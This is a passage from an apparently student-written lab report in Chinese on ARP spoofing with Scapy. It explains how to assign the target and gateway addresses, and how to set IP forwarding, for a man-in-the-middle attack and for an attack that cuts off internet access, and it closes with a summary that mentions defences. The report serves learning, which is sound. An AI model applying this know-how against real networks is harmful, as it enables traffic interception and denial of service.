- 3.有以上分析可知，在实施中间人攻击时，将靶机主机 IP 地址设置为 Target1、网关 IP 地址设置为 Target2；在实施禁止上网攻击时，将网关 IP 地址设置为 Target1、靶机主机 IP 地址设置为 Target2。
- 4.在实施中间人攻击时需打开 ip 转发功能，而在禁止上网攻击中则需要关闭 ip 转发功能。

四、实验总结

这次实验，我使用 Scapy 手动构造 ARP 欺骗数据包，深入理解了 ARP 协议的数据结构及欺骗攻击的实现原理。在实验中，我严格按照 ARP 报文格式填充每个字段，包括硬件类型（Ethernet）、协议类型（IP）、MAC/IP 地址长度、操作类型（ARP 应答包）等，确保数据包符合标准，能够成功欺骗目标主机。我掌握了 ARP 报文结构，Scapy 的使用等内容。这不仅提升了我的网络协议分析能力，也让我认识到 ARP 欺骗的严重性，进一步理解了防御措施（如静态 ARP 绑定、动态 ARP 检测）的重要性。未来，我将继续深入研究网络攻防技术，提高安全防护能力。